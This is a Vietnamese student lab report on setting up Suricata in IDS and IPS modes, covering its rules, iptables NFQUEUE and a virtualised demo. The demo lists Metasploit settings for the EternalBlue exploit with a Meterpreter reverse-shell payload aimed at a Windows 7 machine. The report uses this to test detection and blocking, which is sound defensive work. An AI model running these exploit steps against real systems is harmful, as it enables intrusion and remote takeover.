- Sau khi tải xong, dùng lệnh **suricata –build-info** để kiểm tra phiên bản hiện tại của Suricata.




Hình 3.3: Kiểm tra phiên bản của Suricata

Phiên bản hiện tại của Suricata đang là 7.0.8, có nghĩa là phiên bản mới nhất

3.2. Kiểm tra các Rules và cập nhật rules cho Suricata

- Suricata hoạt động dựa trên các rules để phát hiện và xử lý lưu lượng mạng đáng ngờ, mỗi rules đều hoạt động với một chế độ riêng.
  Dùng lệnh **ls /var/lib/suricata/rules/** để kiểm tra các rules đã được cài đặt



Hình 3.4: Kiểm tra các Rules đã được cài sẵn trên Suricat

Classification.config là tệp cấu hình dùng để phân loại các cảnh báo được tạo ra bởi Suricata. Mỗi rule có một classification giúp xác định mức độ nghiêm trọng của cảnh báo, tệp này sẽ giúp quản trị viên dễ dàng quản lý và hiểu rõ hơn về loại mối đe dọa mà Suricata phát hiện.

suricata.rules là tệp chứa danh sách các rules mà Suricata sẽ sử dụng để giám sát lưu lượng mạng. Các rule trong tệp này có thể đến từ các nguồn khác nhau như **Emerging Threats (ET Open)** hoặc được viết thủ công. Mỗi rule đều có một SID (Signature ID) duy nhất để Suricata dễ dàng quản lý và cập nhật. Nếu bạn muốn kiểm tra thêm rules, có thể sử dụng lệnh **cat /var/lib/suricata/rules/suricata.rules**

3.3. Demo

3.3.1. Kịch bản 1:

Trong bài này, bạn sẽ là một Pentester đang sử dụng Kali Linux để tấn công một máy Windows 7 thông qua lỗ hổng Eternal Blue. Cùng lúc đó, bạn sẽ sử dụng Suricata từ máy Kali Linux để thực hiện giám sát máy Windows 7 trên 2 chế độ của Suricata đó là IDS (Alert) và IPS (Drop).

3.3.2. Kịch bản 2:

Bạn là một chuyên gia an ninh mạng đang xây dựng một hệ thống an ninh bằng Suricata cho một doanh nghiệp nhỏ có sử dụng hệ thống mạng NAT, hệ thống mà bạn xây dựng sẽ sử dụng hai chế độ là IPS và IDS và bạn sẽ thực hiện cấu hình cơ bản để xây dựng nền móng cho hệ thống bảo vệ này.

3.4. Môi trường thử nghiệm và mục tiêu:

-Môi trường thử nghiệm sẽ bao gồm 2 máy được thực hiện trên môi trường ảo hóa:

- Kali Linux là máy tấn công đồng thời chạy Suricata để giám sát máy mục tiêu
- Windows 7 dùng để làm mục tiêu cho tấn công của Kali Linux khai thác

- Mục tiêu: Thành công xây dựng hệ thống Suricata trên hai chế độ là IPS và IDS.


3.5. Các chế độ thực hiện:

3.5.1. Chế độ IDS

Chế độ Alert trong Suricata hoạt động như một IDS (Intrusion Detection System), giúp phát hiện và ghi lại các mối đe dọa mà không can thiệp vào lưu lượng mạng. Điều này có nghĩa là Suricata sẽ kiểm


tra tất cả các gói tin và tạo cảnh báo (alert) nếu hiện lưu lượng khớp với các rules đã thiết lập, nhưng không chặn hay thay đổi bất kỳ gói tin nào.

Đầu tiên, thực hiện mở tệp cấu hình Suricata bằng lệnh **sudo nano /etc/suricata/suricata.yaml**




Hình 3.5: Mở tệp cấu hình của Suricata

Tìm dòng **af-packet** và đảm bảo giao diện mạng của bạn là **eth0**



Hình 3.6: Xác định giao diện mạng là eth0


Tiếp theo, xác định vị trí lưu rules và kiểm tra xem tệp local.rules có được khai báo không.



Hình 3.7: Xác định vị trí lưu Rules

Mục **rule-files** đã chứa **local.rules.** Local rules trong Suricata là các quy tắc do người dùng tự tạo để giám sát hoặc chặn các gói tin theo nhu cầu cụ thể **local.rules** có mức độ ưu tiên cao hơn so với các quy tắc được tải từ các nguồn bên ngoài như Emerging Threats hoặc Suricata Rules. Tại đây, Trong mục local.rules, ta sẽ thêm một rule để phát hiện tấn công từ Kali Linux, dùng lệnh **sudo nano /var/lib/suricata/rules/local.rules** để truy cập **local.rules.** Sau đó thêm vào các rules mới cho Suricata:

alert tcp 192.168.2.138 any -> 192.168.2.149 any (msg:"Suspicious traffic from Kali"; sid:1000001; rev:3;)
alert ip any any -> any any (msg:"Network traffic detected"; sid:1000002; rev:1;)




Hình 3.8: Thêm Rules mới vào Local.Rules của Suricata


Giải thích:

- **Alert** là một hành động của suricata, ở đây là tạo cảnh báo nhưng không chặn gói tin.
- **192.168.2.138 any** → Địa chỉ nguồn là 192.168.2.138 (Là địa chỉ của Kali), cổng nguồn là **any**.
- **192.168.2.149 any** → Địa chỉ đích là 192.168.2.149 (Máy Windows 7), cổng đích là **any.**
- **ip** → Áp dụng cho tất cả các giao thức (tcp,udp,icmp, v.v.).
- **any any/any any** → Địa chỉ nguồn bất kỳ, cổng nguồn bất kỳ/địa chỉ đích bất kỳ, cổng đích bất kỳ.
- **Msg:"Suspicious traffic from Kali"** → Nội dung cảnh báo khi rule kích hoạt.
- **Sid:1000001** → Số ID duy nhất cho rule.
- **rev:3** → phiên bản rule (revision 1).

Sau khi cập nhật xong local.rules, khởi động Suricata bằng lệnh **sudo suricata -c /etc/suricata/suricata.yaml -i eth0** và chạy lệnh **tail -f /var/log/suricata/fast.log** trên một terminal khác để xem các gói tin mà Suricata thu được giữa máy Kali và Windows 7 cũng như nắm bắt xem có gói tin bất thường nào hay không.




Hình 3.9: Khởi động Suricata ở chế độ IDS (Alert)




Hình 3.10: Bật fast.log của Suricata ở Terminal khác để theo dõi các gói tin

Sau khi đã hoàn thành các bước trên, bây giờ ta sẽ thực hiện khai thác lỗ hổng Eternal Blues của máy Windows 7 thông qua công cụ Metasploit trên Kali Linux.



Hình 3.11: Khởi động công cụ khai thác Metasploit




Hình 3.12: Nhập các thông số cần thiết để tiến hành khai thác lỗ hổng EternalBlues

Giải thích:

- **Use exploit/windows/smb/ms17_010_eternalblue →** Chọn module khai thác lỗ hổng EternalBlue (MS17-010) trong Metasploit.
- **Set rhost 192.168.2.149 → rhost** (Remote Host) là địa chỉ IP của máy mục tiêu (Windows 7).

- **Set lhost 192.168.2.138 → lhost** (Local Host) là IP của máy Kali Linux (máy tấn công).
- **Set payload windows/x64/meterpreter/reverse_tcp →** Payload này sẽ mở một reverse shell trên máy Windows 7. Khi khai thác thành công, máy Windows 7 sẽ gửi kết nối về máy Kali Linux, giúp kiểm soát hệ thống nạn nhân.
- **Set lport 4444 → lport** (Local Port) là cổng trên máy Kali Linux để lắng nghe kết nối từ máy Windows 7. Mặc định Metasploit thường sử dụng **cổng 4444**.
- **Exploit →** Thực thi khai thác. Nếu thành công, Meterpreter shell sẽ xuất hiện, cho phép kiểm soát máy Windows 7

- Sau khi thực hiện khai thác, quay lại trang terminal đang chạy fast.log của Suricata và xem kết quả



Hình 3.13: Các gói tin liên quan đến lỗ hổng bị khai thác đã được Suricata capture

- Suricata đã phát hiện tấn công khai thác EternalBlue từ Kali Linux đến Windows 7 thông qua port 445.
- Và đó là chế độ Alert (IDS) của Suricata, nhưng trong thực tế có thể ta sẽ còn muốn nhiều hơn, cho nên tiếp theo ta sẽ thực hiện tiếp tục chế độ Drop (IPS) của Suricata

3.5.2. Chế độ IPS

IPS (Intrusion Prevention System) là chế độ giúp Suricata không chỉ phát hiện mà còn chặn các gói tin đáng ngờ hoặc độc hại theo các rules được cấu hình. Khi ở chế độ này, Suricata có thể ngăn chặn các cuộc tấn công mạng ngay khi chúng xảy ra.

Đầu tiên, thực hiện mở tệp cấu hình Suricata bằng lệnh **sudo nano /etc/suricata/suricata.yaml** và cấu hình lại mục **af-packet** để phục vụ cho chế độ IPS của Suricata. Tìm và chỉnh sửa phần **af-packet:** thành **nfqueue:**



Hình 3.14: Thay đổi af-packet thành nfqueue và thêm vài thông số

Giải thích:

- **nfqueue** là một tính năng trong Netfilter cho phép các ứng dụng như **Suricata** xử lý gói tin trước khi chúng được chuyển tiếp hoặc chặn. Khi Suricata chạy ở chế độ **IPS**, iptables sẽ chuyển tiếp gói tin đến hàng đợi (NFQUEUE), nơi Suricata phân tích và quyết định có **cho phép, sửa đổi hoặc chặn** gói tin hay không.
- **nflog:** Cấu hình này liên quan đến **Netfilter LOG (NFLOG)**, một phương pháp ghi nhật ký lưu lượng mạng.
- **group: 2** → Nhóm NFLOG mà Suricata sẽ ghi nhận gói tin.
- **qthreshold: 1** → Số lượng gói tin tối thiểu trước khi gửi chúng đến trình xử lý (1 có nghĩa là gửi ngay lập tức).
- **NFLOG** thường được dùng để log gói tin mà không ảnh hưởng đến hiệu suất mạng nhiều.
- **mode: repeat** → Chế độ xử lý gói tin. Suricata xử lý gói tin nhưng không chặn ngay, có thể dùng để giám sát.
- **batch: 20** → Số lượng gói tin tối đa được xử lý theo lô (batch).
- **bypass: yes** → Cho phép gói tin đi qua nếu Suricata gặp lỗi hoặc bị quá tải.
- **queue: 0** → Hàng đợi NFQUEUE mà Suricata sẽ lắng nghe.

Tiếp theo, truy cập vào file local.rules và thêm các rules mới để chặn tấn công từ Kali Linux:

drop tcp 192.168.2.138 any -> 192.168.2.149 any (msg:"Blocked suspicious traffic from Kali"; sid:2000001; rev:1;)

drop ip any any -> any any (msg:"Blocked generic attack"; sid:2000002; rev:1;)



Hình 3.15: Thêm các rules mới để Suricata hoạt động ở chế độ Drop (IPS)

Giải thích:


- **drop** → Chặn gói tin nếu khớp với điều kiện.
- **msg:"Blocked suspicious traffic from Kali"** → Thông báo ghi log khi Suricata chặn gói tin.
- **sid:2000002** → ID của quy tắc.
- **rev:1** → Phiên bản của quy tắc.

Để Suricata có thể chặn gói tin, cần cấu hình IPTables để chuyển lưu lượng vào NFQUEUE bằng các lệnh sau:

sudo iptables -I INPUT -j NFQUEUE --queue-num 0

sudo iptables -I FORWARD -j NFQUEUE --queue-num 0

sudo iptables -I OUTPUT -j NFQUEUE --queue-num 0



Hình 3.16: Cấu hình các IPTables để hỗ trợ cho Suricata hoạt động với chế độ Drop

Giải thích:

- **sudo iptables -I INPUT -j NFQUEUE --queue-num 0**
  → Chèn (-I) một luật vào chuỗi INPUT, nghĩa là bất kỳ gói tin nào đi vào hệ thống (inbound traffic) sẽ được chuyển đến hàng đợi NFQUEUE 0. Suricata sẽ kiểm tra các gói tin này trước khi chúng được xử lý tiếp.
- **sudo iptables -I FORWARD -j NFQUEUE --queue-num 0**
  → Quy tắc này áp dụng cho các gói tin được chuyển tiếp qua hệ thống (forwarded traffic). Nếu máy tính này đóng vai trò router hoặc firewall, thì tất cả lưu lượng **đi qua** nó sẽ bị chặn lại để Suricata kiểm tra.


- **sudo iptables -I OUTPUT -j NFQUEUE --queue-num 0 →** Quy tắc này áp dụng cho các gói tin rời khỏi hệ thống (outbound traffic). Điều này giúp Suricata có thể kiểm tra và ngăn chặn các gói tin **do hệ thống này gửi đi**, đảm bảo không có hoạt động đáng ngờ từ bên trong.

Bây giờ, ta sẽ chạy Suricata với NFQUEUE để chặn lưu lượng tấn công, hãy nhập lệnh **sudo suricata -c /etc/suricata/suricata.yaml -q 0** để khởi động Suricata và dùng lệnh **tail -f /var/log/suricata/fast.log** ở một Terminal khác để kiểm tra file fast.log của Suricata



Hình 3.17: Khởi động Suricata với chế độ Drop (IDS)

Thực hiện lại phương thức khai thác lỗ hổng EternalBlue lên Windows 7 và xem kết quả



Hình 3.18: Khai thác máy mục tiêu như trên, nhưng lần này traffic đã bị chặn bởi Suricata



Hình 3.19: Suricata đã chặn thành công traffic từ kali linux và gửi logs về fast.log

Lần này, khi thực hiện khai thác, kết quả đã hiện ra là **“target is not vulnerable”** và file fast.log của Suricata đã hiện lên kết quả là **“Blocked generic attack”** điều này có nghĩa là Suricata đã nhận ra đây là một phương thức tấn công và đã thành công chặn phương thức này từ Kali Linux.

3.6. Tổng kết

Chế độ Alert (IDS): Suricata được cấu hình chỉ giám sát và ghi nhận các cuộc tấn công mà không thực hiện ngăn chặn.Phù hợp khi kiểm tra hoạt động mạng, phân tích trước khi triển khai IPS, tốn ít tài nguyên hơn IPS vì chỉ ghi log nhưng người quản trị cần theo dõi và phản ứng thủ công.

Chế độ Drop (IPS): Suricata được chạy với **NFQUEUE** để hoạt động như một **Intrusion Prevention System (IPS)** và các rules được cập nhật sang chế độ drop thay vì alert để chặn lưu lượng độc hại. Có thể được áp dụng trong môi trường thực tế để bảo vệ hệ thống khỏi tấn công.

CHƯƠNG 4: KẾT LUẬN

Đồ án tập trung nghiên cứu và triển khai hệ thống Suricata, một hệ thống phát hiện xâm nhập và ngăn chặn xâm nhập mã nguồn mở, nhằm giúp giám sát và bảo vệ hệ thống mạng khỏi các cuộc tấn công.

4.1. Nội dung chính của đồ án

Lý thuyết:

- Giới thiệu về Suricata, lịch sử phát triển, mục đích sử dụng và đặc điểm nổi bật như khả năng đa luồng, phân tích sâu gói tin (DPI), và tích hợp tốt với các hệ thống bảo mật.
- Cấu trúc và cách hoạt động của Suricata, bao gồm quy trình thu thập, phân tích và phản hồi các gói tin đáng ngờ.
- Ứng dụng Suricata trong thực tế, từ ngân hàng, bảo mật hệ thống đến các thiết bị IoT.
- Đánh giá ưu điểm (hiệu suất cao, hỗ trợ nhiều giao thức, miễn phí) và hạn chế (cấu hình phức tạp, tiêu tốn tài nguyên).

Thực nghiệm:

- Cài đặt Suricata trên Kali Linux, kiểm tra phiên bản và cập nhật các bộ quy tắc (rules).
- Demo hai chế độ hoạt động:
    - **Chế độ IDS (Intrusion Detection System):** Giám sát mạng, phát hiện và ghi lại các cuộc tấn công nhưng không can thiệp.
    - **Chế độ IPS (Intrusion Prevention System):** Chặn các gói tin độc hại, giúp bảo vệ hệ thống một cách chủ động.
- Mô phỏng một cuộc tấn công bằng EternalBlue từ Kali Linux vào Windows 7, kiểm tra khả năng phát hiện và ngăn chặn của Suricata.

4.2. Kết quả đạt được

- Đã triển khai và kiểm tra hoạt động của Suricata trong cả hai chế độ IDS và IPS.
- Suricata có thể phát hiện thành công cuộc tấn công EternalBlue khi hoạt động ở chế độ IDS.
- Ở chế độ IPS, Suricata không chỉ phát hiện mà còn chặn được cuộc tấn công, ngăn chặn việc khai thác thành công.

TÀI LIỆU THAM KHẢO

1. Suricata for Analysts: The Security Analyst's Guide to Suricata_Éric Leblond và Peter Manev_2016: https://github.com/StamusNetworks/suricata-4-analysts
2. Suricata: A Decade of Evolution (OISF Blog): https://suricata.io/about/ và changelog GitHub: https://github.com/OISF/suricata/releases/tag/suricata-7.0.3.
3. https://adminvietnam.org/he-thong-ids-ips-cai-dat-va-cau-hinh-suricata/4801/
4. https://de.scribd.com/document/514070597/H%E1%BB%87-th%E1%BB%91ng-phat-hi%E1%BB%87n-xam-nh%E1%BA%ADp-m%E1%BA%A1ng-Suricata
4. Suricata Rules Documentation: https://suricata.readthedocs.io/en/latest/rules/intro.html.
5. Suricata Architecture Overview (OISF Whitepaper): https://oisf.net/wp-content/uploads/2020/06/Suricata-Architecture.pdf.
6. SuricataPacketAcquisition: https://suricata.readthedocs.io/en/latest/performance/packet-acquisition.html
7. SuricataPacketDecoding:https://suricata.readthedocs.io/en/latest/dev-guide/decoding.html.
8. SuricataPreprocessing: https://suricata.readthedocs.io/en/latest/performance/preprocessing.html.
9. Suricata Rules Documentation: https://suricata.readthedocs.io/en/latest/rules/intro.html.